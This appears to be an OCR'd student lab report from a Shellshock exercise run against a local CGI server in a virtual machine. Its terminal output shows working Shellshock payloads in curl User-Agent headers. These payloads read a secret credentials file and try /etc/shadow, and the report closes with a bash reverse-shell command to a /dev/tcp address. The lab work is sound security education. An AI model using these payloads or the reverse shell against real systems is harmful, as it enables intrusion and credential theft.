
atmik_pes1201800189 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to automatically capture the keyboard every time the VM window is activated and make it
root@atmik_pes1201800189: /home/seed/Desktop/LAB1
Right Ctrl

1. Chmod 755 command will give read and execute access to everyone and read, write and execute access to the root user.
2. ls -l myprog.cgi will display the permissions of the myprog.cgi file
3. curl http://localhost/cgi-bin/myprog.cgi will run on the remote server and this is going to load and will also display the contents of myprog.cgi which in our case is “hello world”


atmik_pes1201800189 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
You have the **Auto capture keyboard** option turned on. This will cause the Virtual Machine to automatically **capture** the keyboard every time the VM window is activated and make it
root@atmik_pes1201800189: /home/seed/Desktop/LAB1
Wireshark
Right Ctrl

```
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$ curl http://localho
st/cgi-bin/task2_myprogram.cgi

Hello World
[02/04/21]seed@atmik_pes1201800189:.../cgi-bin$
```

Task 3




```
[02/08/21]seed@atmik_pes1201800189:.../cgi-bin$ curl http://localho
st/cgi-bin/myprog.cgi -A "MY MALICIOUS DATA"
***** ENVIRONMENT VARIABLES ******
HTTP_HOST=localhost
HTTP_USER_AGENT=MY MALICIOUS DATA
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhos
t Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog.cgi
REMOTE_PORT=58264
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
[02/08/21]seed@atmik_pes1201800189:.../cgi-bin$
```

atmik_pes1201800189 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@atmik_pes1201800189: /home/seed/Desktop/LAB1
2:50 PM
Right Ctrl


1. curl command as executed previously is now executed with -A parameter which sets the user agent as the string that is passed in the command. This command will successfully update the value of the usr agent variable because bash shell will allow explicit modification to this variable.
2. Strings /proc/$$/environ will show all the environment variables.

Task 4


atmik_pes1201800189 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@atmik_pes1201800189: /home/seed/Desktop/LAB1
2:57 PM
Right Ctrl


```
[02/08/21]seed@atmik_pes1201800189:.../cgi-bin$ ls -l secret
-rw-r--r-- 1 root root 39 Feb  8 14:35 secret
[02/08/21]seed@atmik_pes1201800189:.../cgi-bin$ cat secret
username: atmikajoy
password: king0000
[02/08/21]seed@atmik_pes1201800189:.../cgi-bin$ curl -v http://loca
lhost/cgi-bin/secret
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/secret HTTP/1.1
> Host: localhost
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 500 Internal Server Error
< Date: Mon, 08 Feb 2021 19:57:04 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 607
< Connection: close
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
 webmaster@localhost to inform them of the time this error occurred
,
 and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</addres
s>
</body></html>
```

1. A secret_file with some information(username and password) is created within the cgi-bin directory.
2. Curl http://localhost/cgi-bin/secret_file will display the server error which is due to file not being able to be accessed through the remote server.


atmik_pes1201800189 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@atmik_pes1201800189: /home/seed/Desktop/LAB1
2:56 PM
Right Ctrl


```
[02/08/21]seed@atmik_pes1201800189:.../cgi-bin$ curl -v http://loca
lhost/cgi-bin/myprog.cgi -A "() { :;}; echo; /bin/cat secret;"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo; /bin/cat secret;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 08 Feb 2021 19:56:02 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Transfer-Encoding: chunked
<
username: atmikajoy
password: king0000
* Connection #0 to host localhost left intact
[02/08/21]seed@atmik_pes1201800189:.../cgi-bin$
```

1. Curl command is run again with parameters -v and -A and have access to the environment variables of the current shell.
2. Bash_shellshock is invoked in the background of the cgi program when bin/car is passed in the command. This will display the contents of the secret_file due to escalated privileges given to the apache we server because of the vulnerabilities of bash_shellshock


atmik_pes1201800189 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@atmik_pes1201800189: /home/seed/Desktop/LAB1
2:57 PM
Right Ctrl

```
[02/08/21]seed@atmik_pes1201800189:.../cgi-bin$ curl -v http://loca
lhost/cgi-bin/myprog.cgi -A "() { :;}; echo; /bin/cat /etc/shadow;"

*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo; /bin/cat /etc/shadow;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 08 Feb 2021 19:57:49 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 0
<
* Connection #0 to host localhost left intact
[02/08/21]seed@atmik_pes1201800189:.../cgi-bin$
```

1. The Curl command is executed once again with -v and -A parameters and they give access to the environment variables of the current shell.
2. Bash_shellshock is invoked in the background of the cgi program when /bin/cat is passed. The contents of /etc/shadow is not displayed due to lacking privileges in apache webserver which are required to display its contents.


1. 
atmik_pes1201800189 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@atmik_pes1201800189: /home/seed/Desktop/LAB1
2:58 PM
Trash
Right Ctrl

```
[02/08/21]seed@atmik_pes1201800189:.../cgi-bin$ curl -v http://loca
lhost/cgi-bin/myprog.cgi -A "() { :;}; echo; /bin/cat /etc/hosts;"
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { :;}; echo; /bin/cat /etc/hosts;
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 08 Feb 2021 19:58:24 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Transfer-Encoding: chunked
<
127.0.0.1       localhost
127.0.1.1       atmik_pes1201800189

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
* Connection #0 to host localhost left intact
[02/08/21]seed@atmik_pes1201800189:.../cgi-bin$
```


When the same command is executed for /etc/hosts, the content is displayed because apache webserver has access to this file and can also be used as a lookup for DNS servers.

2. From this, it can be said that curl command is successful in displaying file contents for those files which can be access by the apache root server.

Task 5



```
bash: /usr/bin/lesspipe: /bin/sh: bad interpreter: No such file or
directory
[02/09/21]seed@atmik_pes1201800189:.../cgi-bin$ /bin/bash -i > /dev
/tcp/10.0.2.15/9090 0<&1 2>&1
```

